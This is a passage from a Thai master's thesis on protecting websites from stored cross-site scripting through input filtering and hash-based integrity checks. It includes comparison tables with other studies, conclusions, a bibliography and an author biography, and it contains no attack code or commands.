2. เมื่อมีผู้เข้าใช้งานทำการตรวจสอบกลับโดยใช้วิธีที่เข้ารหัสจากในฐานข้อมูล หากไม่ตรงกันให้แจ้งเตือนไม่ให้เข้าใช้งาน และแจ้งไปในอีเมล์ของผู้ดูแลระบบ



ภาพที่ 4.24 การแจ้งเตือนให้ผู้ดูแลระบบทราบเมื่อถูกแก้ไขข้อมูลในฐานข้อมูล

4.3 ผลการทดลองเปรียบเทียบประสิทธิภาพ

จากการทดสอบการโจมตีและหาแนวทางป้องกันนั้น สามารถสรุปออกมาได้ ดังนี้

ตารางที่ 4.2 ตารางเปรียบเทียบการโจมตี Cross-site Scripting แล้วได้ผลสำเร็จ

ตารางเปรียบเทียบการโจมตี Cross-site Scripting แล้วได้ผลสำเร็จ		
ลำดับการโจมตี	ประสิทธิภาพในการป้องกันการโจมตี	ความง่าย-ยากในขั้นตอนการโจมตี
ไม่มีระบบป้องกัน	ต่ำมาก	ง่าย
มีการกรองข้อมูลก่อนบันทึกเข้าสู่ฐานข้อมูล	สูง	ยาก
มีการทำ hash ข้อมูลเพื่อใช้ในการตรวจสอบ	สูง	ยาก

4.4 การเปรียบเทียบกับงานวิจัยอื่นๆ

จากการทดสอบการป้องกันการโจมตีจะพบว่า งานวิจัยนี้สามารถที่จะป้องกันการโจมตีครอสไซต์สคริปติ้งแบบถาวร (Stored Cross Site Scripting) ได้ เนื่องจากสามารถที่จะป้องกันการบันทึกข้อมูลต่างๆที่เป็นอันตรายเข้าสู่ฐานข้อมูลโดยการกรองข้อมูล และ ใช้วิธีการ hash ในการตรวจสอบความถูกต้องของข้อมูลไฟล์และฐานข้อมูลว่าไม่ได้ถูกเปลี่ยนแปลงแก้ไข ทำให้เกิดความปลอดภัยในการใช้งาน ซึ่งไม่ได้ป้องกันในส่วนของ Non-Persistent และ DOM จากการเปรียบเทียบการป้องกันกับงานวิจัยอื่นๆ จะได้ ดังนี้

ตารางที่ 4.3 ตารางเปรียบเทียบกับงานวิจัยอื่นๆ

ตารางเปรียบเทียบกับงานวิจัยอื่นๆ			
งานวิจัย	Non-Persistent	Stored	DOM
งานวิจัยนี้	✖	✓	✖
การตรวจจับปัญหาครอสไซต์สคริปติ้งโดยใช้เว็บพร็อกซี่[6]	✓	✖	✖

ตารางที่ 4.3 (ต่อ)

ตารางเปรียบเทียบกับงานวิจัยอื่นๆ			
งานวิจัย	Non-Persistent	Stored	DOM
Enhanced Browser Defense for Reflected Cross-Site Scripting [11]	✓	✖	✖
Automated removal of cross site scripting vulnerabilities in web applications [1]	✓	✓	✖

บทที่ 5
บทสรุปและข้อเสนอแนะ

5.1 สรุปผลการวิจัย

จากการทดสอบการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) สามารถขโมยข้อมูล cookie ของผู้ใช้งานได้ จึงเป็นเรื่องสำคัญที่จะต้องป้องกัน ซึ่งงานวิจัยนี้ได้เสนอวิธีป้องกัน 2 รูปแบบ

5.1.1 วิธีป้องกันด้วยการกรองข้อมูลที่บันทึกผ่านหน้าเว็บไซต์ก่อนเข้าฐานข้อมูล สามารถป้องกันการทำงานของคำสั่งที่เป็นการโจมตีครอสไซต์สคริปติ้ง

5.1.2 วิธีป้องกันด้วยวิธีการ hash ข้อมูลเพื่อใช้ในการตรวจสอบการแก้ไขข้อมูล ไม่ว่าจะเป็นการแก้ไขในไฟล์ หรือในฐานข้อมูล โดยการฝังข้อมูลที่เป็นการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) สามารถป้องกันได้ด้วยวิธีการ hash โดยเก็บข้อมูลที่ทำ hash ไว้เพื่อตรวจสอบในเวลาที่เข้าใช้งาน ซึ่งหากมีการแก้ไขก็ไม่สามารถเข้าใช้งานได้ และระบบจะส่งอีเมล์ไปบอกผู้ดูแลระบบ เพื่อจัดการกับภัยคุกคามที่เกิดขึ้นอย่างทันเวลา

5.2 ข้อเสนอแนะ

5.2.1 วิธีการป้องกันทั้ง 2 รูปแบบนี้ เป็นการป้องกันการโจมตีที่เซิร์ฟเวอร์เท่านั้น รวมทั้งยังไม่สามารถป้องกันการโจมตีได้สมบูรณ์แบบ ดังนั้น แนวทางในการวิจัยต่อควรศึกษาในประเด็นการป้องกันทางฝั่งผู้ใช้งานเพิ่มเติม

5.2.2 เนื่องจากการโจมตีมีหลากหลายรูปแบบมากขึ้น และผู้โจมตีพัฒนาความสามารถมากขึ้น แนวทางในการวิจัยต่อควรหาวิธีการป้องกันและทดสอบในรูปแบบอื่นเพื่อปรับปรุงวิธีการป้องกันให้รับมือกับการโจมตีในรูปแบบอื่นได้อย่างมีประสิทธิภาพ

บรรณานุกรม

บรรณานุกรม

ภาษาไทย

กฤดา จรัสศรีสกุล การเปรียบเทียบประสิทธิภาพการทางานฟังก์ชั่นแฮชระหว่าง Web Application และ Windows Application ของ .Net.วิทยาศาสตรมหาบัณฑิต สาขาวิชาเทคโนโลยีสารสนเทศ ภาควิชาเทคโนโลยีสารสนเทศ คณะเทคโนโลยีสารสนเทศ มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ , 2555.

วรวิชญวิทย์ ประเสริฐยิ่ง การตรวจจับปัญหาครอสไซต์สคริปติ้งโดยใช้เว็บพร้อกซี่.วิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย , 2555.

ภาษาต่างประเทศ

"Cert advisory ca-2000-02.Malicious HTML Tags Embedded in Client Web Requests," February 2000.

Feigenbaum E. A more secure cloud for millions of Google Apps users. [online]. September 2010 [cited 18 April 2014]; http://googleenterprise.blogspot.com/ 2010/09/more-secure-cloud-for-millions-of.html.

Schaad J, Housley R. Advanced Encryption Standard (AES) Key Wrap Algorithm. IETF, RFC 3694, September 2002.

X. Zheng and J. Jin, "Research for the application and safety of MD5 algorithm in password authentication," in 2012 9th International Conference on Fuzzy Systems and Knowledge Discovery (FSKD), 2012, pp. 2216–2219.

[7] LwinKhinShar, HeeBengKuan Tan, "Automated removal of cross site scripting vulnerabilities in web applications", Information and Software Technology 54 (2012) p.467-478.

[8] E. Kirda, C. Kruegel, G., Vigna, and N. Jovanovic, "Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks," Proceedings of the 2006 ACM symposium on Applied computing (SAC'06), pp. 330-337.

[9] Pankaj Sharma, Rahul Johari, S. S. Sarma,"Integrated approach to prevent SQL injection attack and reflected cross site scripting attack", International Journal of System Assurance Engineering and Management, 2012, Volume 3, Issue 4, p.343-35I

[10] Fangqi Sun, Liang Xu, Zhendong Su, "Client-Side Detection of XSS Worms by Monitoring Payload Propagation", Computer Security - ESORICS (2009), Volume 5789, p.539-554

[11] Bhawna Mewara, Sheetal Bairwa, Jyoti Gajrani, Vinesh Jain, "Enhanced Browser Defense for Reflected Cross-Site Scripting"

[12] owasp. Top 10 2013-Release Notes, Available from: https://www.owasp.org/index.php/ Top_10_2013-Release_Notes [2017,Feburary 10]

[13] ascii. Printable characters , Available from : https://en.wikipedia.org /wiki/ASCII [2017, Feburary 23]

[14] The HTML Coded Character Set, Available from : https://www.w3.org/MarkUp/html-spec /html-spec_13.html#SEC13 [2017,Feburary 23]

[15] character encodings in HTML. XML character references, Available from : https:// en. wikipedia .org/wiki/Character_encodings_in_HTML [2017,Feburary 23]

ประวัติผู้เขียน

ชื่อ-นามสกุล	นายวรากรณ์ สุภัคนิกร
ประวัติการศึกษา	พ.ศ. 2555 วิศวกรรมศาสตรบัณฑิต สาขาวิศวกรรมคอมพิวเตอร์ มหาวิทยาลัยธรรมศาสตร์
ตำแหน่งและสถานที่ทำงานปัจจุบัน	วิศวกร (คอมพิวเตอร์) การประปาส่วนภูมิภาค